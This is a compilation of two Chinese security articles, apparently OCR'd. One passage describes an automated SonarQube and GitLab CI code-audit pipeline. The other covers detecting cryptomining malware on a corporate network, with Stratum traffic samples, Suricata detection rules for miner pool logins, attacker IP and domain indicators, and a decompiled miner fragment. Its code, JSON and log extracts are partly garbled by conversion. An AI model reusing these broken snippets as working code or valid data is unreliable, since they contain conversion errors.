
### 2.5.1 服务搭建

下载最新版本 <https://www.sonarqube.org/downloads/> 上传到 sonarqube.codeaudit 服务器上并解压。进入到 bin/linux-x86-64/目录下，执行 `sh ./sonar.sh start`。SonarQube 启动成功后，使用浏览器打开 `http://192.168.10.3:9000`，输入 admin/admin 即可正常访问。

### 2.5.2 插件管理

SonarQube 6.4 版本登陆的后台管理系统,选择 "配置" -> "系统" -> "更新中心", 选择对应插件点击 "Install" 进行安装。

SonarQube 7.3 版本, "Administration" -> "Marketplace", 选择对应插件点击 "Install" 进行安装。



SonarQube 6.4 截图

## 2.6 引擎调度

程序部署在 "task.codeaudit" 服务器上,服务需要安装 cloc 与 sonar-scanner 工具。

### 2.6.1 代码同步

同步代码分为以下几个步骤:

#### 克隆项目

这里可能会遇到一些坑,比如项目历史比较久远,完整克隆下来可能会达到上百 M 或 G,我们这里可以使用 --depth 1 参数进行克隆下载。有的项目可能会存在不规范的情况,比如拿 git 当 svn 使用,每个版本创建一个目录。

#### 切换分支

根据扫描任务中的分支名称 checkout 到指定分支。

#### 更新代码

针对已经克隆的项目进行 pull 操作,来同步 GitLab 上的项目更新代码。

### 2.6.2 sonar-scanner 扫描

ssh 登录到 task.codeaudit 服务器上，执行 `cd opt && wget https://sonarsource.bintray.com/Distribution/sonar-scanner-cli/sonar-scanner-cli-3.2.0.1227-linux.zip && unzip sonar-scanner-cli-3.2.0.1227-linux.zip` 来下载并解压，执行成功后使用 `ln -s /opt/sonar-scanner-3.2.0.1227-linux/bin/sonar-scanner /usr/bin/sonar-scanner` 命令创建一个 sonar-scanner 的软连接。这里我们会使用 sonar-scanner 命令来进行项目的代码扫描。

你也可以通过

<https://docs.sonarqube.org/display/SCAN/Analyzing+with+SonarQube+Scanner> 来下载不同平台的 sonar-scanner-cli-3.2.0.1227-linux.zip。



### 2.6.3 代码统计

使用 cloc 工具进行文件与代码行数的统计，这里你可能需要通过 `--exclude-ext`、`--exclude-dir` 参数来过滤一些无意义的文件，比如：字体、图片、声音、视频等。举个例子，过滤所有图片后统计：`cloc ./目标路径 --exclude-ext=.jpg,.jpeg,.png,.bmp,.gif,.ico`。

### 2.6.4 项目组件分析

组件分析主要是针对如使用 Java 语言开发项目时使用 Maven 管理的 pom.xml 配置文件；Python 中的 requirements.txt 文件；JS 项目中的 package.json 文件做解析。这里我写了一个 clocwalk 工具可以分析项目的依赖组件，这个项目目前已经开源，你可以通过 <https://github.com/MyKings/clocwalk> 地址来获取这个工具。



### 2.6.5 漏报处理

关于漏报问题，你可以根据自己企业 SRC 中的漏洞，总结出一套适合自己企业的黑名单规则；或者你可以添加一些 CWE 的漏洞规则，关于 CWE 的信息你可以访问这个地址 <https://cwe.mitre.org/data/index.html>。

### 2.6.6 误报处理

关于误报问题可能会较多，比如扫描出单元测试或功能测试的硬编码问题；比如变量参数 `String PARAM_NAME_PASSWORD="passwd_txt";` 问题。以上的问题我们可以通过白名单插件处理，比如插件中对文件路径和方法判断是否存在 `test` 关键字，如果存在我们就认为这个是误报。另外针对某些特殊类型的误报，比如在 A 项目下才是误报，其他项目就是漏洞的情况，我们可以设置这个项目的白名单漏洞 Case，其匹配规则条件为：项目名称、漏洞文件、漏洞类型、漏洞所在行，当所有条件都同时满足时，那么这个漏洞就可以判断为误报。

### 2.6.7 漏洞闭环

当一个高/中危漏洞被发现并确认时，我们应该如何跟踪这个漏洞的生命周期？往往安全人员会将一个漏洞提交到内部的 SOC 系统中，由于 SOC 系统没有和项目开发的流程控制系统（如：Jira）没有直接联系，开发人员可能会忽视或忘记修复这个高危漏洞，如何避免这种情况？我们这里以 GitLab 举例，当扫描系统扫描出高危漏洞时，系统会通过 GitLab 的 `POST /projects/:id/issues` API 接口来自动创建一条 issue 并指派给当前项目的 master，项目负责人同时会收到一条邮件提醒，那么项目负责人可根据漏洞严重程度来安排项目的迭代计划，这样我们就把审计系统扫描出的漏洞与项目开发流程很好的结合起来了。

## 2.7 GitLab CI 触发

当然也可以使用 Jenkins 来做 CI/CD 系统。我们这里开发了一个 `code-audit.py` 触发脚本，Jenkins 你也可以使用 Python 脚本或是开发 Jenkins 插件来达到触发目的。

### 2.7.1 配置项目

这里需要了解 `.gitlab-ci.yml` 文件格式的编写，下面是一个 Python 项目的配置。可以看出整个 CI 过程分为 4 个阶段：`build`、`test`、`codeaudit`、`deploy`。其中 `codeaudit` 是我们的代码扫描阶段，这里我们限制了只有 `develop` 的动作才会触发扫描。



```

.gitlab-ci.yml 388 Bytes
1  image: python:2.7
2
3  stages:
4    - build
5    - test
6    - codeaudit
7    - deploy
8
9  job 1:
10   stage: build
11   script:
12     - make install
13
14  job 2:
15   stage: test
16   script: make unit
17
18  job 3:
19   stage: test
20   script: make func
21
22  job 4:
23   stage: codeaudit
24   only:
25     - develop
26   script:
27     - python .code-audit.py
28
29  job 5:
30   stage: deploy
31   only:
32     - master
33   script:
34     - make deploy
35     - make clean

```

## 2.7.2 扫描脚本

触发扫描脚本如下图，其大体的执行流程如下：

获取 GitLab CI 中关于项目的环境变量信息；

设定要拦截的漏洞级别，默认：中、高危漏洞不通过测试；

同步项目信息到扫描系统，如果失败扫描代码不通过；

创建扫描任务，如果失败扫描代码不通过；

异步查询扫描结果，超时时间 10 分钟，如果超时扫描代码不通过；

扫描结果完成，统计是否存在预定义级别的漏洞，如果存在扫描代码不通过。


```

3
4 import json
5 import sys
6 import time
7 import urllib2
8 import os
9
10 APP_NAME = os.environ.get('CI_PROJECT_NAME')
11 MODULE_NAME = os.environ.get('CI_PROJECT_NAME')
12 CODEAUDIT_ENGINE_TOKEN = 'dc...'
13 BRANCH_NAME = os.environ.get('CI_BUILD_REF_SLUG')
14 GIT_URL = os.environ.get('CI_PROJECT_URL')
15 VERSION = os.environ.get('CI_COMMIT_SHA')
16
17 RISK_LISTS = [
18     "high_risk",
19     "medium_risk"
20 ]
21
22 sync_project_url = 'http://...com/api/v1/project'
23 make_scan_url = 'http://.../api/v1/task'
24 get_scan_url = 'http://s...api/v1/task/{0}'
25 get_vuln_url = 'http://s...api/v1/task/{0}/issues'
26
27
28 def _make_request(url, data=None, timeout=5, is_trace=True):
29     """
30     """
31     try:
32         if is_trace:
33             sys.stdout.write('* * 80)
34             sys.stdout.write('\nStart visiting "{0}", post data: {1}\n'.format(url, data))
35             sys.stdout.write('~*80)
36         req = urllib2.Request(url)
37         req.add_header('Content-Type', 'application/json')
38         req.add_header('Authorization', 'Token {0}'.format(CODEAUDIT_ENGINE_TOKEN))
39         if data:
40             resp = urllib2.urlopen(req, data=json.dumps(data), timeout=timeout)
41         else:
42             resp = urllib2.urlopen(req, timeout=timeout)
43             result = resp.read()
44             if is_trace:
45                 sys.stdout.write('\nReturn content: {0}\n'.format(result))
46                 sys.stdout.write('* * 80)
47             return result
48     except Exception as ex:
49         raise ex
50
51
52 def scan():...
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116 if __name__ == '__main__':
117     scan()

```

安全客 ( www.anquanke.com )

下图为整个 CI 过程的截图。



下图为代码扫描失败的反馈结果，图中可以看出发现了一个漏洞。

```
.dll,**/*.bak,**/*.gif,**/*.woff,**/*.crt,**/*.rar,**/*.spf,**/*.scss,**/*.log,**/*.bat,**/*.echarts.js,**/*.ttf,**/*.min.js,**/*.bmp,**/*.
*.otf,**/*.jar,**/*.txt,**/*.psd,**/*.pdf,**/*.po,**/*.manifest,**/*.md,**/*.jpg,**/*.docx,**/*.jpeg,**/*.zip,**/*.db,**/*.doc,**/*.svg,**
**/*.cur,**/*.template,**/*.swp,**/*.png,**/*.iml,**/*.tar,**/*.bootstrap.js,**/*.swf,**/*.mp3,**/*.exe,**/*.mp4\nsonar.host.url=http://192
2651c1a7f8c12739270\nsonar.java.binaries=\n","code_total":36479,"engine_type":0,"status":2,"description":"EXECUTION SUCCESS.","log_file":"
0f-df3c64e47e7c","language":"Java","last_commit_id":"ba7d8c461004163b8df10fce3cc1c2b3258053fd","start_time":"2018-08-30 16:59:56","end_time
0 08:59:56","app_name":"code-audit","branch":"develop","module_name":"code-audit","version":""}}
*****
[+]Vulnerabilities found: 1
=====
标题: 使用不安全的eval()方法, 漏洞文件: "acweb/static/js/json2.js", 最后一次提交作者: z[REDACTED]>, 详情地址: http://
tatic/js/json2.js&line=515
=====
ERROR: Job failed: exit code 1
```

安全客 ( www.anquanke.com )

### 三 总结

关于 “自动代码审计系统的建设” 文章这里就此完结了。下篇中有些章节可能说的比较笼统宽泛，但是要对每一个章节详详细细的说明，恐怕每一个章节都会写下不止一篇文章了，本篇文章只是为大家提供一种思路，具体实施效果还是要靠大家自己来实践总结，就这样吧：)

#### 参考链接

[https://linuxtools-rst.readthedocs.io/zh\\_CN/latest/tool/crontab.html](https://linuxtools-rst.readthedocs.io/zh_CN/latest/tool/crontab.html)

<https://git-scm.com/docs>

<https://docs.gitlab.com/ee/api/>

<https://about.gitlab.com/features/gitlab-ci-cd/>

<https://docs.gitlab.com/ce/ci/yaml/README.html>

<https://docs.gitlab.com/ce/ci/examples/README.html>

<https://docs.gitlab.com/ee/api/issues.html>

<https://docs.gitlab.com/runner/install/docker.html>

<https://docs.sonarqube.org/display/DEV/Web+API>

<https://docs.djangoproject.com/en/2.1/topics/auth/default/#topic-authorization>

<https://www.sonarqube.org/downloads/>

<https://docs.sonarqube.org/display/SCAN/Analyzing+with+SonarQube+Scanner>

<https://www.hackerone.com/sites/default/files/2017-03/WeaknessAndLegacyVulnerabilityTypeRelationship.pdf>

<https://github.com/MyKings/clocwalk>

### 唯品会介绍

唯品会安全应急响应中心(VIP Security Response Center, 简称 VSRC),唯品会对自身产品和业务安全问题非常重视, 一直致力于保障用户信息安全, 建设安全可靠的线上购物平台,

非常欢迎广大用户向我们提交相关系统和业务漏洞、威胁情报及安全建议。

VSRC 收集业务范围包括唯品会商城、品骏快递、唯品支付和乐蜂等。



## 恶意挖矿监测运营实践和典型样本预警

作者：360 MeshFire Team

原文来源：<https://www.anquanke.com/post/id/160496>

### 0x00 背景概述

2018 年以来，加密货币市场出现震荡，很多币种币值较年初都有一定程度的缩水，但是由于“免费电”挖矿这种零投入模式的存在，币市降温似乎并没有给各类挖矿木马的传播者造成太大的影响，挖矿木马仍然是黑产团伙重要的盈利点。对于企业内部安全来说，无论是办公环境还是生产环境，挖矿木马都可以被定义为高危威胁，360 MeshFire Team 聚焦于威胁检测的落地运营，在日常运营中提炼了挖矿的主要威胁场景，对恶意挖矿事件的持续进行监测和处置，总结归纳出对此类威胁类型的主要检测指标和处置流程，同时给出部分工具，方法和样本案例，供相关从业者参考。

本文的后半部分我们以一个捕获到的高危 MAC 挖矿样本为例，展开此类安全事件的监测和处置过程。该样本借助“MAC 使用 word 文档”等关键词 SEO 搜索结果，诱导用户下载执行挖矿程序，导致 MAC 电脑用户在网络中寻求帮助时会不甚感染挖矿木马。由于 MAC 系统少有人安装杀软，且目前没有杀软程序报毒相关样本，为了避免出现更多的受感染者，我们决定提前公开部分分析结果，向更多用户发出预警。特感谢专注于 IOS 安全研究的 360 涅槃团队在分析过程中给予的支持和帮助。

### 0x01 恶意挖矿行为来源

#### 1. 企业员工自主挖矿

在一些论坛或者社交网络中，不难找到“免费”挖矿的践行者分享经历的信息。他们或利用手头的办公资源，或利用自身管理的服务器和其他网络设备，通过部署矿机的方式进行挖矿行为。这种行为最直接的后果是：员工获取不正当利益的同时，致使企业遭受损失。而一旦被发现，员工也可能会因此承担相应的责任。

#### 2. PC 感染挖矿木马

在 github 等代码托管平台中，有大量的开源挖矿程序。这就给挖矿木马的二次开发提供了基础组件。在我们发现的挖矿木马传播事件中，攻击者多次利用 xmrig、xmr-stak 等开源项目，或是自己编写恶意挖矿代码进行挖矿。而矿机程序的传播，也不外乎几个方面：垃圾邮件传播、挂马网页、僵尸网络、挖矿蠕虫、捆绑安装工具和破解软件的安装等。



### 3. 服务器感染挖矿木马

如果企业服务器密钥管理不善或软件补丁更新不及时，则可能因为弱口令、应用程序漏洞等原因，被攻击者成功入侵，植入恶意挖矿代码。一个比较突出的实例是：今年上半年由于 Redis 提权漏洞的出现，大量攻击者利用该漏洞入侵 Linux 服务器进行扫描和挖矿，而被挖矿恶意代码感染的服务器，从而导致性能降低甚至死机的状况出现。

### 4. 网站挖矿脚本

几年前，随着加密货币价格持续走高，“浏览即挖矿”这一黑产模式出现在我们的视野当中。网页中植入一段 JS 代码，用户浏览时即可在主机挖矿，在加密货币具备价值的前提下，这种变现模式比流量和广告变现要容易得多。利益驱动下，多个网站，甚至广告平台被曝光网页植入挖矿脚本的情形出现也就不足为奇了。对于企业和相关机构来说，员工浏览植入挖矿脚本的网页，会对计算机性能、电力造成损耗，而企业网站如果因为安全问题被植入挖矿代码，则是对企业信誉，乃至形象的损害。

## 0x02 内网挖矿威胁监控和处置流程

### 1. 内网资产挖矿监控体系

我们日常安全运营依赖自研的宙合大数据威胁检测平台，整合终端、流量、网络边界、邮件等安全防护设备产生的告警信息和安全日志，基于特征检测、威胁情报和大数据关联聚合等技术手段，构建了一套基于大数据技术的内网威胁检测体系。通过数据关联和聚合分析，为网络扫描、漏洞利用、病毒传输、风险行为、邮件钓鱼等多种威胁场景的日常运营分析工作提供数据平台支撑。系统基本架构如下所示：







```
{
  "id": 1,
  "jsonrpc": "2.0",
  "method": "login",
  "params": {
    "login": "46h5Thq4nEjbd1f9V7lMaR6med5YUq3AVGw3XqTq8CkxTeZx5xKofwtoP7P1U939Zpge4LE27muyEhnyVBzu0diz.001",
    "pass": "x",
    "agent": "XMRig/2.6.4 (Windows NT 6.1; Win64; x64) libuv/1.22.0 gcc/7.3.0",
    "id": "1"
  },
  "result": {
    "status": "OK",
    "error": null
  },
  "job_id": "1",
  "result": {
    "status": "OK",
    "error": null
  },
  "params": {
    "blob": "0707faf581dd05cfdb939fa07c6d24ddcfb6424e7705578361953a804a6580ca705b2cf4f29b200000000574a0b8d2263917236495b39fd5a3a4a742f5afdd413ef409e06b111a9899340e",
    "target": "ffff0300",
    "job_id": "1BgUjyp8ol",
    "method": "job"
  },
  "params": {
    "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
    "target": "ffff0300",
    "job_id": "1BgUk7vfy9",
    "method": "job"
  },
  "id": 2,
  "jsonrpc": "2.0",
  "method": "submit",
  "params": {
    "id": "6974",
    "job_id": "1BgUk7vfy9",
    "nonce": "2e0500c0",
    "result": "063dfbf4faf4c58e08f2200bde09fb6483c1c6c72569111ee2a53a24d308200"
  },
  "id": 3,
  "jsonrpc": "2.0",
  "method": "submit",
  "params": {
    "id": "6974",
    "job_id": "1BgUk7vfy9",
    "nonce": "88080940",
    "result": "0a4f5c39d0b141027341b7fbf40a84729f9903c7f701b571e09e0815809100"
  },
  "id": 4,
  "jsonrpc": "2.0",
  "method": "submit",
  "params": {
    "id": "6974",
    "job_id": "1BgUk7vfy9",
    "nonce": "340a0000",
    "result": "e38fec05820ec51906619238a49dccc3095b7a76ab7dfc75fac19f6023370200"
  },
  "id": 5,
  "jsonrpc": "2.0",
  "method": "submit",
  "params": {
    "id": "6974",
    "job_id": "1BgUk7vfy9",
    "nonce": "090100c0",
    "result": "6df7248729347a5ff4ee5e266969bf3ea96642bd171562c3e78cd9c980e30600"
  },
  "id": 5,
  "result": {
    "status": "OK",
    "error": null
  }
}
```

## Claymore

```
{
  "method": "login",
  "params": {
    "login": "46h5Thq4nEjbd1f9V7lMaR6med5YUq3AVGw3XqTq8CkxTeZx5xKofwtoP7P1U939Zpge4LE27muyEhnyVBzu0diz.001",
    "pass": "x",
    "agent": "xmrig/1.0",
    "id": 1
  },
  "result": {
    "status": "OK",
    "job": {
      "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
      "target": "ffff0300",
      "job_id": "1ZC5dPqxVe",
      "method": "job"
    }
  },
  "id": 1,
  "result": {
    "status": "OK",
    "error": null,
    "id": 1
  },
  "params": {
    "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
    "target": "ffff0300",
    "job_id": "1ZC5dPqxVe",
    "method": "job"
  },
  "params": {
    "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
    "target": "ffff0300",
    "job_id": "1ZC5dPqxVe",
    "method": "job"
  },
  "params": {
    "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
    "target": "ffff0300",
    "job_id": "1ZC5dPqxVe",
    "method": "job"
  },
  "method": "submit",
  "params": {
    "id": "20059",
    "job_id": "1ZC5dPqxVe",
    "nonce": "d3050000",
    "result": "e8c8d783814130cb172d2b2a5800c38d6c6653f4f19610e2b0760273d60300",
    "id": 4
  },
  "id": 4,
  "result": {
    "status": "OK",
    "error": null
  },
  "params": {
    "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
    "target": "ffff0300",
    "job_id": "1ZC5dPqxVe",
    "method": "job"
  },
  "params": {
    "blob": "07079af681dd052698a96650f366fbdc3729fa15445cd72eb4bf41fcd3174f0495b0df7754000000000e0288279306bad3190b01ef04862561cc1f2b75baa9837cb9295dafdf59cde08",
    "target": "ffff0300",
    "job_id": "1ZC5dPqxVe",
    "method": "job"
  }
}
```

从上面特征中，我们可以明显看到，挖矿客户端首先会与矿池互联，产生登陆操作，登陆操作分为两种，一种是直接登录，一种是通过 jsonrpc 方式 这两种方式依赖于 TCP 的 Stratum。开源的 ET open 规则里都进行了监控。规则细节如下：

```
alert tcp-pkt $HOME_NET any -> $EXTERNAL_NET any (msg:"ET POLICY Cryptocurrency Miner Checkin"; flow:established,to_server; content:"|7b 22|id|22 3a|"; nocase; depth:6; content:"|22|jsonrpc|22 3a|"; nocase; distance:0; content:"|22 2c 22|method|22 3a 22|login|22 2c 22|params|22 3a|"; fast_pattern; content:"|22|pass|22 3a 22|"; nocase; content:"|22|agent|22 3a 22|"; nocase; content:"!"<title"; nocase; content:"!"<script"; nocase; content:"!"<html"; nocase; metadata: former_category POLICY; classtype:policy-violation; sid:2024792; rev:4; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, attack_target Client_Endpoint, deployment Perimeter, signature_severity Minor, created_at 2017_10_02, updated_at 2018_06_15;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET POLICY Crypto Coin Miner Login"; flow: to_server,established; content:"|7b 22|method|22 3a 20 22|login|22 2c 20 22|params|22 3a 20 7b 22|login"; nocase; depth:37; fast_pattern:17,20; content:"agent|22 3a 20 22|"; nocase; distance:0; reference:md5,d1082e445f932938366a449631b82946; reference:md5,33d7a82fe13c9737a103bcc4a21f9425; reference:md5,ebe1aeb5dd692b222f8cf964e7785a55; classtype:trojan-activity; sid:2022886; rev:2;)
```

除开源规则外，还可使用如下规则，监控挖矿软件与矿池之间的网络通信过程。

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Cryptocurrency Miner Request Pools"; content:"|22|method|223a|"; content:"|22|params|223a|"; content:"|22|job_id|223a|"; content:"|22|nonce|223a|"; content:"|22|result|223a|"; classtype:bad-unknown;rev:1;sid:7000179;)
```

## 2.3 挖矿行为的终端取证

取证是事件分析和追溯的重要步骤，取证结果直接关系到能否成功定位威胁，及后续工作的进行。下面简单介绍些我们在日常不同操作系统下的取证对象、方法及工具，应用场景不限于各类安全事件响应工作中的取证环节，供参考。

### 2.3.1 Windows 主机取证

Windows 取证工具有很多，下面列举部分工具，并简单描述使用场景。

- Sysinternals：一个用于监控 Windows 系统的工具套件，有 PsTools、Process Monitor、ProcessExplorer、Autoruns、sysmon、Whois、ProcDump 等，几乎涵盖 Windows 取证各个方面。<https://docs.microsoft.com/en-us/sysinternals/>
- AVZ：一款信息获取工具，可以获得进程、服务、内核空间、端口等信息。
- GMER：可以用来检测和删除 rootkit 的工具 <http://www.gmer.net/>
- Forensic Toolkit：可以用于数字取证的实用工具  
<http://accessdata.com/solutions/digital-forensics/forensic-toolkit-ftk?/solutions/digital-forensics/ftk>
- Rekall：一个内存分析框架，可以检测系统的 inline\_hook,创建内存转储  
<http://www.rekall-forensic.com>
- 火绒剑、PcHunter、PETools 等分析和取证辅助工具
- .....

### 2.3.2 Linux 取证

Linux 取证工作的主要对象有：

- 用户：Linux 不同用户往往有不同的操作权限，如果有非正常新增用户或用户权限异常变动，往往是有问题的。
- 进程：一般被入侵的 Linux 系统（服务器）都会有恶意程序运行，通过查看进程信息则可以发现一些威胁痕迹。
- 网络：可以通过对进程网络通信和端口占用情况，与网络告警信息比对，以此找到威胁源。
- 命令历史 如不加删除，linux 用户历史命令都会存在用户目录下.bash\_history 当中。
- 登录历史：可以通过查看登录历史判断威胁落地的时间，以及入侵的可能责任对象。

- 开机启动和定时任务：一旦系统被入侵，则可能通过开机启动项配置，crontab 和守护进程设置的方式达到持久化的效果，所以 linux 取证环节中，对相应项的检测是很重要的。
- 系统日志和各类应用日志：重要性不必多说。

除上述方面和对象外，还有许多要注意的其他内容，这里不做赘述。

### 2.3.3 MacOS 取证

MacOS 取证对象与 Linux 类似，除部分内置软件外这里列举部分取证工具仅供参考：

- fsmon:跨平台文件监控工具 <https://github.com/nowsecure/fsmon>
- dtrace：动态行为检测神器 <http://dtrace.org/blogs/>
- objective-see 部分 MacOS 防护软件：  
<https://www.objective-see.com/products.html>
- instruments：MacOS 原生动态行为监控工具，需要 xcode 环境

## 3. 后续处置工作

### 1. 矿池域名封堵

随着时间推移，节点直连区块中心挖矿的模式，已经很难挖到加密货币了，现在更多的人选择将节点连接到矿池的方式获取加密货币。所以，对于企业而言，阻断内网资产对常见挖矿威胁矿池的访问，是一种较为有效的网络侧处置手段。

### 2. 攻击链还原

为了确认恶意挖矿事件的攻击链，需要对取证结果、样本分析结果、网络日志等信息进行关联整合，形成攻击事件的流程。还原攻击链的目的主要有三个：一是确认挖矿行为的源头是来自于入侵还是内部员工的违规行为；二是找到内部资产脆弱点，从而对内部资产进行安全升级；三是提取攻击载荷特征，部署入侵监测系统、防火墙过滤规则，便于威胁源头阻断和后续的追溯工作。

### 3. Payload 查杀

对于一些企业和机构来说，如果内网部署企业级终端安全防护产品，则可通过后台策略进行内网查杀，如果不能则需要根据 payload 行为编写专杀工具或手动清理感染痕迹。

## 0x04 挖矿木马事件典型示例

破解版应用程序诱导下载安装挖矿程序恶意事件

安全分析人员在 8 月发现内网部分 MacOS 主机产生挖矿网络告警,通过 Review 告警信息,资产确认后,锁定若干 Mac 办公机。进一步取证,分析,发现这些 Mac 主机确实感染挖矿木马,攻击样本来自百度搜索“MAC 使用 word 文档”等关键字反馈结果的置顶广告推荐。

## 1. 事件告警

8 月 10 日前后,内网发现大量挖矿告警,告警地址显示为 45.195.146.32,该 IP 地址对应域名 funningx.com,告警端口为 3333,产生告警截图如下

# alert.rule	alert tcp \$HOME_NET any -> \$EXTERNAL_NET any (msg:"ET POLICY Crypto Coin Miner Login"; flowto_server,established; content:" 7b 22[method 22 3a "; depth:10; fast_pattern; content:" 22 login 22 2c "; distance:0; within:9; content:" 22 params 22 3a "; distance:0; within:10; content:" 7b 22 login"; nocase; distance:0; within:8; content:" agent 22 3a "; nocase; distance:0; reference:md5,d1082e445f932938366e449631b62946; reference:md5,33d7a92fe13c9737a103bcc4a21f9425; reference:md5,eb1a5b5dd692b222f8cf964e7785a55; classtype:trojan-activity; sid:2022886; rev:3; metadata:affected_product Any, attack_target Client_Endpoint, deployment Perimeter, tag Bitcoin_Miner, signature_severity Major, created_at 2016_05_09, malware_family CoinMiner, performance_impact Low, updated_at 2016_12_28;)
# alert.severity	0
# alert.signature	ET POLICY Crypto Coin Miner Login
# alert.signature_id	2,022,886
# app_proto	Failed
# asset.dst_desc	分支机构   私网
# asset.dst_desc_1	
# asset.dst_net	分支机构
# asset.src_desc	
# asset.src_detail.auth_type	
# asset.src_detail.domain	
# asset.src_detail.ip	10.135.135
# asset.src_detail.lastLoginTimestamp	
# asset.src_detail.mac	38-c9-86-13-5b-9e
# asset.src_detail.machinename	liuyancaodeiMac.corp.qihoo.net
# asset.src_detail.reason	
# asset.src_detail.source	DHCP
# asset.src_detail.update_time	2018-08-10 10:16:37
# asset.src_detail.username	
# asset.src_detail.vlan	vlan226
# asset.src_net	办公网段
# dest_ip	45.195.146.32
# dest_port	3,333
# direction	intranet
# event_type	alert

## 2. 资产定位和主机取证

发现告警后,第一时间从网络资产管理系统中查询告警 IP 所属主机,确定主机为部分 iMac 和 Macbook。拿到取证机后,接入网络,查看 3333 端口占用进程信息,定位到一个名为 ssl.plist 的进程。IDA 静态分析样本行为,确认这是一个 xmr-stak 的矿机程序。

```
__int64 __fastcall get_version_str(__int64 a1)
{
    size_t v1; // rax@1
    size_t v2; // r12@1
    char *v3; // r15@3
    unsigned __int64 v4; // rbx@5
    unsigned __int64 v5; // rdx@7
    char *v6; // rsi@7
    __int64 v7; // rax@11
    __int64 v9; // rax@16
    __int64 v10; // rbx@16
    unsigned __int8 v11; // [sp+8h] [bp-58h]@7
    char v12; // [sp+9h] [bp-57h]@7
    unsigned __int64 v13; // [sp+10h] [bp-50h]@10
    void *v14; // [sp+18h] [bp-48h]@8
    __int128 v15; // [sp+20h] [bp-40h]@1
    void *v16; // [sp+30h] [bp-30h]@1

    v15 = 0LL;
    v16 = 0LL;
    v1 = strlen("xmr-stak/2.4.3/26a5d65f/unknown/mac/cpu/aeon-cryptonight-monero/");
    v2 = v1;
    if ( v1 >= 0xFFFFFFFFFFFFFFFF0LL )
    {
        LODWORD(v9) = std::__1::__basic_string_common<true>::__throw_length_error(&v15);
        v10 = v9;
        if ( v11 & 1 )
        {
            operator delete(v14);
            if ( !(v15 & 1) )
            LABEL_18:
                __Unwind_Resume(v10);
        }
        else if ( !(v15 & 1) )
        {
            goto LABEL_18;
        }
    }
}
```

在~/Library/LaunchAgents , /Library/LaunchDaemons , /Library/LaunchAgents , /System/Library/LaunchDaemons 开机启动项中查找 ssl.plist 路径信息，均无所获，其他开机启动方式检查也未有结果。杀掉进程，删除 ssl.plist, cpu.txt, config.txt, pools.txt 等配置文件后，重启系统，挖矿程序会重新启动。

